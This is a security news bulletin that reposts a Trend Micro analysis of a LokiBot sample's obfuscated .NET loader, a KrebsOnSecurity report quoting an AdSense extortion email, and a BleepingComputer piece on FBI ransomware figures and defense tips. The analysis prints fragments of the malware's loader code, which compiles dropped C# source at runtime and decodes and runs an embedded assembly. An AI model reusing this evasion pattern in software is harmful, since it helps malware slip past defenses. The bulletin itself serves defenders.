
Further analysis of the .NET executable showed a heavily obfuscated file that contains plenty of junk codes that make reverse-engineering more difficult.



```
private static void Main(string[] args)
{
    Type type = PropertyItemPropertyItem.SystemIPGlobalProperties();
    string name = "EventLevel";
    int invokeAttr;
    int num = invokeAttr - 297848366;
    if ((1563548655 ^ 324332896) == 1315256703)
    {
        invokeAttr = num + 297848622;
    }
    type.InvokeMember(name, (BindingFlags)invokeAttr, Type.DefaultBinder, Activator.CreateInstance(PropertyItemPropertyItem.SystemIPGlobalProperties()), null);
}
```

Figure 3. Screenshot showing the main function of the dropped .NET executable


The .NET executable would then read and compile the dropped C# code file, which is named **"MAPZNNsaEaUXrxeKm,"** within the infected device.



```
int num6;
int num5 = num6 - 560434643;
if ((758290900 ^ 2074004372) == 1454133824)
{
    num6 = num5 + 560434644;
}
string[] array = new string[num6];
string[] array2 = array;
int num8;
int num7 = num8 - 1463667143;
if ((422705277 ^ 887449512) == 768909269)
{
    num8 = num7 + 1463667143;
}
array2[num8] = File.ReadAllText("MAPZNNsaEaUXrxeKm");
CompilerResults compilerResults = codeDomProvider.CompileAssemblyFromSource(options, array);
return compilerResults.CompiledAssembly;
```


Figure 4. Screenshot of code snippet that shows a portion of the junk code that can be found in the binary (top part), as well as code that shows how the dropped C# code file is read and compiled (bottom part)

After compiling the C# code file, the binary would call the EventLevel function present in the C# code file using the InvokeMember function. The called function would decrypt and load the encrypted assembly code embedded inside it.



```
public static void EventLevel()
{

    try
    {

Assembly.Load(Convert.FromBase64String(Collection1())).EntryPoint.Invoke(null, null);

    }

    catch
    {

    }


}
        public static string ContractFailureKind = "[illegible]
```

Figure 5. Screenshot of code showing the binary calling the EventLevel() function



```
    [illegible];
        public static char[] DataColumnMappingConverter(){
return DefaultBinder.FunctorComparer1.XmlNumericl0Converter.Select(IDtdAttributeInfo => (char)((IDtdAttributeInfo - Convert.ToInt32("3775")) ^
  DefaultBinder.FunctorComparer1.LOGBRUSH)).ToArray();
}
```

Figure 6. Code snippet that shows how the assembly code would be decrypted

This LokiBot sample’s installation routine combines two techniques to evade detection: First, it makes use of a C# source code to evade defense mechanisms that solely target executable binaries. In addition, it also uses obfuscated files in the form of the encrypted assembly code embedded in the C# code file.

The final phase of the infection would be the execution of the LokiBot payload. Consistently among the most active infostealers in the wild, these tweaks to its installation and obfuscation mechanisms indicate that LokiBot is not about to slow down in the near future.


Indicators of Compromise

SHA-256	File Type	Detection Name
c93abb57b2b669f8e9a8b4695fe865aea3f0c0e74deafa99e805900b110552e1	LokiBot Payload	Trojan.Win32.LOKI
385bbd6916c88636a1a4f6a659cf3ce647777212ebc82f0c9a82dc4aea6b7c06	Encrypted Assembly Code	
17d54bca1bd7c11beecfc77b25e966b745b9cf281f2c1c88c99a83f807aec335	Decoder	

Source: *http://feeds.trendmicro.com/~r/Anti-MalwareBlog/~3/WsiHoe_u7N4/*

11. Pay Up, Or We'll Make Google Ban Your Ads

A new email-based extortion scheme apparently is making the rounds, targeting Web site owners serving banner ads through Google's **AdSense** program. In this scam, the fraudsters demand bitcoin in exchange for a promise not to flood the publisher's ads with so much bot and junk traffic that Google's automated anti-fraud systems suspend the user's AdSense account for suspicious traffic.



Important: Regarding your AdSense account! [redacted]

AdSense Syndicate
[redacted]

From: AdSense Syndicate <adsense.syndicate@protonmail.com> (IP [redacted])
Subject: Important: Regarding your AdSense account!

Reason: reason_advertising

Message Body:
"The number of ads you can show has been limited . Ad serving on your account is currently being limited due to invalid traffic concerns. We'll automatically review and update this limit as we continue to monitor your traffic..."

Very soon the warning notice from above will appear at the dashboard of your AdSense account, undoubtedly!
This will happens due to fact that we're about to flood your site with huge amount of direct bot generated web traffic with 100% bounce ratio and thousands of IP's in rotation - a nightmare for every AdSense publisher.
More also we'll adjust our sophisticated bots to open, in endless cycle with different time duration, every AdSense banner which runs on your site.
As a result your daily RPC revenue will be increased, but AdSense traffic assessment algorithms will detect very fast such a web traffic pattern as fraudulent.
Next an ad serving limit will be placed on your publisher account and all the revenue will be refunded to advertisers.
Shortly said this means that the main source of profit for your site will be temporarily suspended.
It will take some time, usually a month, for the AdSense to lift your ad ban, but if this happens we have all the resources needed to flood your site again with bad quality web traffic which will lead to second AdSense ban that could be permanent!

We're pretty well familiar with Google AdSense web traffic evaluation algorithms and possess the knowledge to ban every publisher account!

In order to avoid such a real scenario to happens you must to pay 0.0005 (5k$) in bitcoins to the btc address as follows: [illegible]

Payment must be send in a time frame of 72 hours.
Otherwise the above mentioned will take place!

Sincerely

A redacted extortion email targeting users of Google's AdSense program.

Earlier this month, KrebsOnSecurity heard from a reader who maintains several sites that receive a fair amount of traffic. The message this reader shared began by quoting from an automated email Google's systems might send if they detect your site is seeking to benefit from automated clicks. The message continues:

> "Very soon the warning notice from above will appear at the dashboard of your AdSense account undoubtedly! This will happen due to the fact that we're about to flood your site with huge amount of direct bot generated web traffic with 100% bounce ratio and thousands of IP's in rotation — a nightmare for every AdSense publisher. More also we'll adjust our sophisticated bots to open, in endless cycle with different time duration, every AdSense banner which runs on your site."

The message goes on to warn that while the targeted site's ad revenue will be briefly increased, "AdSense traffic assessment algorithms will detect very fast such a web traffic pattern as fraudulent."

> "Next an ad serving limit will be placed on your publisher account and all the revenue will be refunded to advertisers. This means that the main source of profit for your site will be temporarily suspended. It will take some time, usually a month, for the AdSense to lift your ad ban, but if this happens we will have all the resources needed to flood your site again with bad quality web traffic which will lead to second AdSense ban that could be permanent!"

The message demands $5,000 worth of bitcoin to forestall the attack. In this scam, the extortionists are likely betting that some publishers may see paying up as a cheaper alternative to having their main source of advertising revenue evaporate.

The reader who shared this email said while he considered the message likely to be a baseless threat, a review of his recent AdSense traffic statistics showed that detections in his "AdSense invalid traffic report" from the past month had increased substantially.

The reader, who asked not to be identified in this story, also pointed to articles about a recent AdSense crackdown in which Google announced it was enhancing its defenses by improving the systems that identify potentially invalid traffic or high risk activities before ads are served.

Google defines invalid traffic as "clicks or impressions generated by publishers clicking their own live ads," as well as "automated clicking tools or traffic sources."

"Pretty concerning, thought it seems this group is only saying they're planning their attack," the reader wrote.

Google declined to discuss this reader's account, saying its contracts prevent the company from commenting publicly on a specific partner's status or enforcement actions. But in a statement shared with KrebsOnSecurity, the company said the message appears to be a classic threat of sabotage, wherein an actor attempts to trigger an enforcement action against a publisher by sending invalid traffic to their inventory.

"We hear a lot about the potential for sabotage, it's extremely rare in practice, and we have built some safeguards in place to prevent sabotage from succeeding," the statement explained.

"For example, we have detection mechanisms in place to proactively detect potential sabotage and take it into account in our enforcement systems."

Google said it has extensive tools and processes to protect against invalid traffic across its products, and that most invalid traffic is filtered from its systems before advertisers and publishers are ever impacted.

"We have a help center on our website with tips for AdSense publishers on sabotage," the statement continues. "There's also a form we provide for publishers to contact us if they believe they are the victims of sabotage. We encourage publishers to disengage from any communication or further action with parties that signal that they will drive invalid traffic to their web properties. If there are concerns about invalid traffic, they should communicate that to us, and our Ad Traffic Quality team will monitor and evaluate their accounts as needed."


Source: https://krebsonsecurity.com/2020/02/pay-up-or-well-make-google-ban-your-ads/

12. FBI Says $140+ Million Paid to Ransomware, Offers Defense Tips

Through the analysis of collected ransomware bitcoin wallets and ransom notes, the FBI states that victims have paid over $140 million to ransomware operators over the past six years.

At the RSA security conference this week, FBI Special Agent Joel DeCapua explained how he used bitcoin wallets and ransom notes that were collected by the FBI, shared by private partners, or found on VirusTotal to compute how much money was paid in ransom payments over 6 years.

According to DeCapua between 10/0/1/2013 and 11/07/2019, there have been approximately $144,350,000 in bitcoins paid to ransomware actors as part of a ransom. This money does not include operational costs related to the attack, but purely the ransom payments.



#RSAC

How much ransom proceeds have been paid?


$144.35 million

- Date range 10/01/2013 to 11/07/2019
- Bitcoin only
- Does not quantify loss or total cost of incident

FBI - Cyber 22 RSAConference2020

RSA Slide: Ransom paid over 6 years

When analyzing the ransomware families that the ransoms were paid, Ryuk stood out head and shoulders above the rest with payments totaling $61.26 million. The second-place spot goes to Crysis/Dharma at $24.48 million and then third place is Bitpaymer at $8.04 million.



#RSAC

Which variants raised the most money?

Variant	Approx. Dates of Activity	Amount ($ millions)
Ryuk	02/09/2018 - 10/15/2019	61.26
Crysis/Dharma	11/14/2016 - 11/07/2019	24.48
Bitpaymer	10/21/2017 - 08/09/2019	8.04
SamSam	01/14/2016 - 11/20/2018	6.85
Sodinokibi	05/18/2019 - 10/05/2019	6.63
IEncrypt	12/20/2018 - 09/27/2019	6.05
Phobos	04/16/2018 - 11/07/2019	5.30
Defray777	12/05/2018 - 09/30/2019	5.25
GlobeImposter	11/26/2014 - 11/07/2019	3.26
Mamba	08/09/2016 - 10/16/2019	3.10
Rapid	04/22/2017 - 11/05/2019	2.45
Aleta	06/04/2017 - 11/25/2017	.64
Mrdec	01/30/2019 - 10/30/2019	.40
GandCrab	06/08/2018 - 06/10/2019	.33
All Others	10/01/2013 - 11/07/2019	15.56
	Total	144.35

FBI - Cyber 23 RSAConference2020


RSA Slide: Who earned the most

It should be noted that the actual amount of payments made over the 6 years is probably quite larger as there are many ransom notes and wallets that the FBI does not have access to.

Furthermore, many companies keep ransomware attacks secret to prevent it from impacting stock prices.

FBI offers tips on ransomware defense

As part of his RSA talk, DeCapua also offered recommended tips on how companies can defend themselves against ransomware.



#RSAC

Obligatory Slide on How to Protect Yourself from Ransomware

- RDP is still by far the primary vector
- Patch all the things – especially OSes (and quickly!)
- Do the thing with the PWs
- Monitor your network
  - You will not prevent the intrusion
  - But you can detect the lateral movement
- Have a plan (and a backup!)

FBI - Cyber 26 RSAConference2020

RSA Slide: FBI tips to protect against ransomware

1. RDP accounts for 70-80% of network breaches

DeCapua stated that the Windows Remote Desktop Protocol (RDP) is the most common method that ransomware attackers are gaining access to a network before deploying ransomware.

"RDP is still 70-80% of the initial foothold that ransomware actors use," DeCapua stated in his talk.

Therefore, if you use RDP in your organization it is recommended that you use Network Level Authentication (NLA), which requires clients to authenticate themselves with the network before actually connecting to the remote desktop server.

This offer increased security as it does not give the attacker access to an RDP server until they are authenticated and thus offers better protection against preauthentication exploits.

It is also suggested that you use unique and complex passwords for your RDP accounts.

BleepingComputer also suggests that you place all RDP services behind a VPN so that they are not publicly accessible on the Internet.

2. Be careful of phishing attacks

While not shown on his slide, DeCapua also mentioned that if its not RDP attacks that allow bad actors access to a network, its either phishing, following by remote code execution vulnerabilities.

All users must be wary of strange emails with attachments asking you to enable content or enable editing, which you should never do without speaking to an IT staff or system administrator.

Phishing is getting harder and more complex to detect, especially now that actors are compromising coworker's accounts and using them to phish other employees.

Always be wary of any email with attachments and if you are not 100% sure if they legitimate, reach out to the sender via phone or speak to a system admin before opening them.

3. Install software and operating system updates

Make sure to install operating system and software updates as quickly as possible after being released.

Every second Tuesday of the month, Microsoft releases security updates for its software and Windows as part of the Microsoft Patch Tuesday.

It is very common to find proof-of-concept exploits being published soon after updates are released, which are useful for administrators and researchers, but also for attackers to use in attacks.

Therefore, it is important to get those updates installed as soon as possible. This is especially true for public-facing services such as RDP, Exchange, etc.

4. Use complex passwords

Everyone knows you need to use complex passwords that are unique for every login that you have.

Unfortunately, many people do not heed this advice and just use the same password at every site.

This means if one of those sites gets hacked, your exposed credentials can then be used in credential stuffing attacks at other sites and possibly even network logins.

Use a password manager to keep track of your unique passwords and you will be far greater protected.

5. Monitor your network

DeCapua stated that invariably someone at your company is going to get phished, hacked, or compromised in some way so it is important to always monitor a network for suspicious activity.

"You're not going to prevent an intrusion, but actors get really really noisy when they are moving laterally and trying to escalate their privileges," stated DeCapua.

Invest in network monitoring tools and intrusion detection systems to detect suspicious activity and traffic in your network.

6. Have a contingency plan and backups

To be technical, things just happen. So have a contingency plan and good backups.

No matter how hard you try to protect your computers and network, someone invariably clicks on the wrong thing or a server is exposed in some manner.

So always make sure to have a tested and working nightly backup routine with file versioning. This includes offline backups that are not accessible via the cloud.

BleepingComputer routinely sees ransomware actors targeting a victim's cloud-based backup service and deleting all backups before encrypting the network.

Therefore, it is important to retain offline backups that cannot be wiped by bad actors.

Source: https://www.bleepingcomputer.com/news/security/fbi-says-140-million-paid-to-ransomware-offers-defense-tips/

If you want to learn more about ASOC and how we can improve your security posture, contact us at: **tbs.sales@telelink.com**

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.